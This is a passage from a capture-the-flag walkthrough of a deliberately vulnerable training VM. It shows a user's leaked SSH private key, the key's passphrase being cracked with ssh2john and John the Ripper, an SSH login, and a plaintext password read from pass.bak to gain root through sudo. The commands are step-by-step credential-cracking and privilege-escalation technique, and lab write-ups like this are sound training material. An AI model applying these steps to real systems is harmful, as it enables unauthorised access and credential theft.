CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0I1FL6ag0iVwTrPBI1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2lL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNlJsbGxmxOkVXdvPC5mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```

Because we are able to access user kay’s ssh id_rsa key, we can now log into kay’s account. Copy the output of ‘cat id_rsa’ from above and save it to a file ‘kay_id_rsa’, and set the privileges to 500.

```
# nano kay_id_rsa
```

```
>>>
(paste here)
>>>
# chmod 700 kay_id_rsa
# ssh kay@10.0.2.5 -p 22 -i kay_id_rsa
Enter passphrase for key 'kay_id_rsa': Ctrl+c
# find / -name ssh2john.py -type f 2>/dev/null
/usr/share/john/ssh2john.py
# python /usr/share/john/ssh2john.py kay_id_rsa > crack_john.txt
# cat crack_john.txt
kay_id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204
241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fae40d
2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686edc557b350263e279f971eee37846e07d3594b8669d25a656c2
6f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb1e53bae5bcf02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a16
42e0b4e7da972d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d34570da834bdb129482d4295768f01f4e3219d5db7c92d85a55f19c92695
4c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f125857a1dab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86cc774ba4802a666bffd21c11
4e7adb455858d4251fef118d99b9b3607ccd130329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b317b99b5a6e6716c4cf3e53a79dd0ba266ad41148de21b2f305c
5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865
dd907a434859811764864ccb2a6e18215d03448045febf90ac06a073800822b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b65789b86555a3de57b5f6e4d694cae
e6ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a45507210f67f91588eab74b51a9c074916689f7db4c40e2138f91c1bae890f21e54ba077dbcb95888e836ba7eb6223a70384c48c94cf3b946971210
a40a220eb980809ba5c5a3d54e08f6610765e1dcd2bda5cae7d96e77d852bd2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab9b1a0873f8cbf9ed9b3d40dd0d0536365702a7452bf85301d84c439762
1979cdc37b5b983f301af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b408f1c52d8b8ca0378ba8ffcd224a125e5a0973c6997a6225e51007e600c22d3e24ebbc1e8bd8ff
250eb32d44f4bd298ba27a3522215db0c3b89d49f2277cfedd74c3b59a1497936263826308f2e14cd363025aa7a5c39aa9a77b815dd10ff6ac9a5d8bda4074513f0fad3b6df926da5ca3c51f47479a8c271a60dab4
93fe78cadce92f3debe1c05ef72f3f194a36d23bfa3b0d4f0b8f04236d485be8d7d97dfb1c5de79613568d58f113308e8a73c7b87ca11b7b53e63d37f055b5bb7e5f39982e7bbedea3aae16daa3b29ccd8f9d98d53e9
7a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9706967fe384b263c284ceb0336887e7da79e3c10d54d85689c0db4c379388b2138d0c40017fd2256aae3a2d21a93116a134d5f0ce8ce1
fbf2c61509868c823fccdff62aca54796ff99aa5b0bc588af10537f26eccfa6962e595fbeac9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8d744435fe3a69a81313109f9c5cdcb56d67544a36aa27a3b7
c0db50b3b829972368ff2ed998c1910b392720c0d4cbaa907a49f2c38f970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49ddc943a5ae2f4467c5d7a07859e39ae00023c771d59caca0817ce412d3584
9abd9d225ed96e34de5266b31fd4dd82dab9469582b1e41687a39f108da54b6e84771542cb11f5c522e62b79b6867e8a20df2e8c9bf9ff36634c0de536fa3d377fa27543b6c90895f13bdf50f03b2dd97e5d25d452f
a6a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7feae6ad5625757477aa3c3f0eb635717f1f5b9037b3a76425db2a2151e2810eefbb75853d939360d1240093b2497a8903eff9b98bc705c2afe0e5541af2
bb06b0ec50e4caf798a7f59ffc3a3e70565d887b9f694bdfa64d15a70ed55eacccc69af3fe3cf5aa5b6e3a7186eb5036e12efe53fcc509719a6a6f3ec0c008cb6a035229a1597d9be6beb13444d84c93f2164844c8ae
69aa13648578087b98e90dd03f9da47d9ce306dddc88dd80998bf6d3910d209bebb1a70f8b73d944d949b1b1b19b13a455776f3c2e6647fa6722fc2bad5b202502684e91514a11e3437a92a09febffcfc3d55095b4
3e14b0567e8f5cbd91728b693fe82b8f75ccaf27c0651152faaf0610d2edcabc0b9ac51895180fbf60b868771dee58edb97e99d5ca3592cc9733a76ae0b96ca5788be62e8fb006204c574482579701781b46ec979b
dbc9d339e57967051ca87fadae7184bd79cac0af834632081c5df6189dcc4cc8a0170cac12c30c1fff21c4c17f20813112bf901df81c5d78ca22024f1cd58cb5b73c1d68c6529ce4b21d7b95941e099f9a6140bdd1f0e
ad9113b2e5f17c354aacf79a38a104d6f844559417552387182ba20d890203a6a5e9661d23d8b6fae351a208ef5550555592011fec39609858b6b22743b0cca80c97d58076a660be95e460177cab3fd6b690b01a0
e4f5d0507157afe9c4dc7f384187256a9a5d56ab00d466d44e4f07e5f348e8f100e5abe1c4d1bbc207fa3617140a604b607c7e3f5020f9aabb0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e35177
3bb880123c0a87a43f62380fbe08fc2c63ac08ffe2ba0c6deeefbdd49eeaa2ffd1053aceec67b25f92dcfd25b58fa4fab2328481af26f5f4b5d21e1312b78f913b7f08254b064336d84c1aa3c82582e1cde55b5a347d26
4cb9e98df34b5490831e5d212b38b7cd999daf186a97efd6250e1e6820079358542f77ac78ddd9a505919c318000fc47f8b80fc84f12cf58adf1a3ee3fc8190015058c16c414cc0d6017b9a1fb032ee20e842573b30f
c3214ac5fb8962437477e81bb6479fa498f148924796d6d616218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8edb337116fa6e5ed858
# john crack_john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
beeswax          (kay_id_rsa)
1g 0:00:06:20 DONE 3/3 (2022-02-20 13:33) 0.002630g/s 5105Kp/s 5105Kc/s 5105KC/s
beelkul..beeswin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
# ssh kay@10.0.2.5 -p 22 -i kay_id_rsa
Enter passphrase for key 'kay_id_rsa': beeswax
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
283 packages can be updated.
201 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
```

```
kay@basic2:~$
kay$ pwd
/home/kay
kay$ ls -alh
total 56K
drwxr-xr-x 7 kay  kay  4.0K Feb 23 15:20 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3.7K Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4.0K Apr 17  2018 .cache
drwxr-x--- 3 kay  kay  4.0K Feb 23 13:35 .config
drwx------ 2 kay  kay  4.0K Feb 23 13:35 .gnupg
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4.0K Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4.0K Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay$ sudo -l
[sudo] password for kay: heresareallystrongpasswordthatfollowsthepasswordpolicy$$
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay$ sudo -s
[sudo] password for kay: heresareallystrongpasswordthatfollowsthepasswordpolicy$$
root# cd /root
root# ls
flag.txt
root# cat flag.txt
```

Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain a shell, and two ways to privesc. I encourage you to find them all! If you're in the target audience (newcomers to pentesting), I hope you learned something. A few takeaways from this challenge should be that every little bit of information you can find can be valuable, but sometimes you'll need to find several different pieces of information and combine them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding an obviously outdated, vulnerable service right away with a port scan (unlike the first entry in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and therefore might've been overlooked by administrators. Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach out to me.
Happy hacking!